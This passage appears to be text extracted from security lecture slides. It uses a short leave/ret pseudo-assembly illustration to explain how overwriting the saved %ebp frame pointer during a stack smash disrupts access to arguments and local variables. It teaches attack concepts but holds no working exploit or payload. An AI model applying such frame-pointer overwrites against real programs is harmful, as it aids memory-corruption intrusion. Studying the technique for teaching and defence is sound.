
```
leave:  mov %ebp %esp  
        pop %ebp  
ret:   pop %eip
```

# ARGUMENTS WHEN WE ARE SMASHING %EBP?




```
leave: mov %ebp %esp  
       pop %ebp  
ret:   pop %eip
```

# ARGUMENTS WHEN WE ARE SMASHING %EBP?




# ARGUMENTS WHEN WE ARE SMASHING %EBP?




```
leave:  mov %ebp %esp  
        → pop %ebp  
ret:    pop %eip
```

# ARGUMENTS WHEN WE ARE SMASHING %EBP?




# ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we can't reliably access local variables

